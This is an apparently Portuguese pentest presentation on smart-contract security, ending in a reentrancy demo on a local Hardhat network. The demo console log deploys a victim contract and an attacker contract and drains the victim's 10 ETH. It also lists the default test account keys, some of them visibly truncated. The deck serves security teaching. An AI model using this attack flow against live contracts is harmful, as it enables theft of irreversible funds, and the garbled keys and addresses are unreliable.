

Pentest em Blockchain: Reentrancy – explorando Smart Contracts

Luan Garcia - Pentester and Security Researcher

O que é uma blockchain e por que proteger?

Blockchain é uma tecnologia de registro distribuído que permite armazenar informações de forma segura, transparente e à prova de alterações sem depender de uma autoridade central.

\$600m

Ronin Bridge

Maior ataque em 2022

\$3.8B

Perdas Globais

Total em 2022



Terminologia



Bloco

Conjunto de transações.



Transação (tx)

Operação enviada a blockchain.



Nonce

Número que impede replay de txs



Gas (limite e price)

Custo de execução



Smart Contracts

Contratos autoexecutáveis

Por que entender o sistema é tão importante?

Exploração depende do modelo de execução

Ataques como reentrancy, delegatecall ou integer overflow só fazem sentido se você entender como transações, chamadas e estados são manipulados on-chain

Risco ≠ Impacto

"Drenar saldo" em um contrato não é o mesmo que vazar dados em um servidor web: envolve fundos irreversíveis, forks, reputação e consequências legais

Falsos positivos / negativos em ferramentas

Sem conhecimento do runtime, você não sabe quando um alerta é real.

"A verdade é que o blockchain não é tão seguro quanto se acredita ser, e suas próprias características podem ter efeitos contrários e indesejados "

Stuart Madnick, 2019

Metodologia de Pentest Aplicada em Blockchain

01

Planejamento

Definição do escopo, incluindo contratos, nós e redes a serem testados

03

Análise Estática

Uso de ferramentas para detectar vulnerabilidades conhecidas no código Solidity

05

Exploração Controlada

Tentativa de exploração das vulnerabilidades identificadas para comprovar riscos

02

Reconhecimento

Coleta de informações públicas e análise do código-fonte dos contratos

04

Análise Dinâmica

Execução de testes em ambientes de teste para simular ataques reais


06

Relatório

Documentação detalhada das falhas encontradas, impacto e recomendações

Ferramentas e Guias de Referência

Arsenal de Ferramentas



Mythril

Análise de segurança para Ethereum



Slither

Framework de análise estática



Oyente

Detecção de vulnerabilidades



OWASP SCSTG

Smart Contract Security Testing Guide como referência definitiva para melhores práticas e padrões de segurança em contratos inteligentes.



Abordagem Híbrida

Combinação estratégica de análise automatizada com revisão manual especializada para máxima eficácia na detecção de vulnerabilidades.

Vulnerabilidades em Blockchain

Reentrancy

Um contrato permite que outro contato "reentre" antes de atualizar seu próprio estado

Integer Overflow / Underflow

Valores inteiros que ultrapassam os limites do tipo e reiniciam de forma inesperada.

Access Control / Prive-sc

Funções administrativas ou críticas expostas a usuários não autorizados.

Unchecked External Calls

Chamada externa sem checar retorno ou sem limite de gas.

Delegatecall

Execução de código de outro contato no contexto do storage do contrato chamador.

Front-running

Usuários ou mineradores reordenam transações para obter lucro.

Oracle Manipulation

Manipulação de dados externos que alimentam contratos

DoS

Bloqueio de funções ou contratos por uso extremo de gas ou falha de controle

Vulnerabilidades em Supply Chain

Dependências externas ou bibliotecas maliciosas.

Caso prático: Reentrancy

```
root@Reentrancy:~/reentrancy-demo# npx hardhat node --hostname 0.0.0.0
Started HTTP and WebSocket JSON-RPC server at http://0.0.0.0:8545/
Accounts
-----
WARNING: These accounts, and their private keys, are publicly known.
Any funds sent to them on Mainnet or any other live network WILL BE LOST.

Account #0: 0xf39Fd6e51aad88f6f4ce6a88827279cffFb92266 (10000 ETH)
Private Key: 0xac0974bec39a17e36ba4a6b4d238ff944bacb478cbcd5efcae784d7bf4f2ff80

Account #1: 0x70997970C51812dc3A010C7d01b50e0d17dc79c8 (10000 ETH)
Private Key: 0x59c699c6998f975a0044966f945389dc9e86dae88c7a8412f4603b6b78690d

Account #2: 0x3C44CdDdB6a900fa2b585dd299e03d12FA4293BC (10000 ETH)
Private Key: 0x5de411a1fa1a4b94908f83103eb1f1706367c2e68ca870fc3fb9a804cdab365a

Account #3: 0x80f79bf6EB2c4f870365E785982Ef1f01E93b906 (10000 ETH)
Private Key: 0x7c852118294e51e653712a61e05800f419141751be58f605c31e15141b007a6

Account #4: 0x15d34Af54267DB7Dc367839AAf71A00a2C6A65 (10000 ETH)
Private Key: 0x47e179ec197488593b187f80a00b0da91f1b9d013f8733639f19c30a34926a

Account #5: 0x9965507D1a5bbcC2695C58ba16fB37d819b04dc (10000 ETH)
Private Key: 0x8b3a350cf5c34c9194ca85829a2d10ec3153be0318b5e2d3348e872092adffba

Account #6: 0x976EA74026E726554dB657fA54763abd0C3a0aa9 (10000 ETH)
Private Key: 0x92db14e403b83dfe3df233f83df3a0d789f21ca9bddd6b8d88b2b4ec1564e

Account #7: 0x14dC79964da208b23698B3D3cc7Ca32193d9955 (10000 ETH)
Private Key: 0x4bbbf85ce3377467afe5d46f804f221813b2bb87f24d81f60f1fcdbf7cbf4356

Account #8: 0x23618e81E3f5cdF7f54C3d65f7FBc0aBf5B21E8f (10000 ETH)
Private Key: 0xbddaa821b00551c9d65939329250296aa3472ba22feea921c0cf5d620ea67b97

Account #9: 0xa0Ee7A142d267C1f36714E4a8f75612F20a79720 (10000 ETH)
Private Key: 0x2a871d0798f97d79848a01d4936a73bf4cc922c825d33c1cf7073dff6d409c6

Account #10: 0x8cd4042DE499014e55001Ccb824a551F3b954006 (10000 ETH)
Private Key: 0xf214f2b2cd398c806f84e317254e0f0b801d0643303237d97a22a48e01628897
```

```
root@Reentrancy:/home/garcia# cd ~/reentrancy-demo/
root@Reentrancy:~/reentrancy-demo# npx hardhat console --network localhost
Welcome to Node.js v22.20.0.
Type ".help" for more information.
> □
```

Re-deploy do contrato do cliente

```
Type ".help" for more information.
> const [deployer, attackerEOA] = await ethers.getSigners();
undefined
> const Victim = await ethers.getContractFactory("ReentrancyVictim");
undefined
> const victim = await Victim.deploy();
undefined
> await victim.waitForDeployment();
BaseContract {
  target: '0x5fDB2315678afecb367f032d93F642f64180aa3',
  interface: Interface {
    fragments: [
      [FunctionFragment],
      [FunctionFragment],
      [FunctionFragment],
      [FunctionFragment]
    ],
    deploy: ConstructorFragment {
      type: 'constructor',
      inputs: [],
      payable: false,
      gas: null
    },
    fallback: null,
    receive: false
  },
  runner: HardhatEthersSigner {
    _gasLimit: 30000000,
    address: '0xf39Fd6e51aad88F6F4ce6aB8827279cffFb92266',
    provider: HardhatEthersProvider {
      _hardhatProvider: [LazyInitializationProviderAdapter],
      _networkName: 'localhost',
      _blockListeners: [],
      _transactionHashListeners: Map(0) {},
      _eventListeners: []
    },
    _accounts: 'remote'
  },
  filters: {},
  fallback: null,
  [Symbol(_ethersInternal_contract)]: {}
}
```

Deploy do attacker e exploitation

```
> const Att = await ethers.getContractFactory("ReentrancyAttack");
undefined
> const attacker = await Att.connect(attackerEOA).deploy(victimAddr);
undefined
> await attacker.waitForDeployment();
<ref *1> BaseContract {
  target: '0x8464135c8F25Da09e49BC8782676a84730C318bC',
  interface: Interface {
    fragments: [
      [ConstructorFragment],
      [FunctionFragment],
      [FunctionFragment],
      [FunctionFragment],
      [FunctionFragment],
      [FunctionFragment],
      [FunctionFragment],
      [FallbackFragment]
    ],
    deploy: ConstructorFragment {
      type: 'constructor',
      inputs: [Array],
      payable: false,
      gas: null
    },
    fallback: null,
    receive: true
  },
  runner: HardhatEthersSigner {
    _gasLimit: 30000000,
    address: '0x70997970C51812dc3A010C7d01b50e0d17dc79C8',
    provider: HardhatEthersProvider {
      _hardhatProvider: [LazyInitializationProviderAdapter],
      _networkName: 'localhost',
      _blockListeners: [],
      _transactionHashListeners: Map(0) {},
      _eventListeners: []
    },
    _accounts: 'remote'
  },
  filters: {}
  fallback: [AsyncFunction: method] {
    _contract: [Circular *1],
    estimateGas: [AsyncFunction: estimateGas],
    populateTransaction: [AsyncFunction: populateTransaction],
    send: [AsyncFunction: send],
  }
}
```

```
> const attackerAddr = attacker.target || attacker.address;
undefined
> console.log("Attacker ", attackerAddr);
Attacker: 0x8464135c8F25Da09e49BC8782676a84730C318bC
undefined
> console.log("Before - Victim:", ethers.formatEther(await ethers.provider.getBalance(victimAddr)));
Before - Victim: 10.0
undefined
> console.log("Before - Attacker contract:", ethers.formatEther(await ethers.provider.getBalance(attackerAddr)));
Before - Attacker contract: 0.0
undefined
> const attackTx = await attacker.connect(attackerEOA).attack({ value: ethers.parseEther("1") });
undefined
> console.log("Attack tx sent:", attackTx.hash);
Attack tx sent: 0xa4609cc4ab3ed28adee526b9a93181cf20985db4e481e0941e55bcd6971fd
undefined
> const receipt = await attackTx.wait();
undefined
> console.log("Attack receipt status:" receipt.status, "gasUsed:", receipt.gasUsed.toString());
Attack receipt status: 1 gasUsed: 129179
undefined
> console.log("After - Victim:", ethers.formatEther(await ethers.provider.getBalance(victimAddr)));
After - Victim: 0.0
undefined
> console.log("After - Attacker contract:", ethers.formatEther(await ethers.provider.getBalance(attackerAddr)));
After - Attacker contract: 11.0
undefined
> console.log("After - Attacker EOA:", ethers.formatEther(await ethers.provider.getBalance(attackerEOA.address)));
After - Attacker EOA: 9998.999507023772975851
undefined
>
>
>
>
>
>
```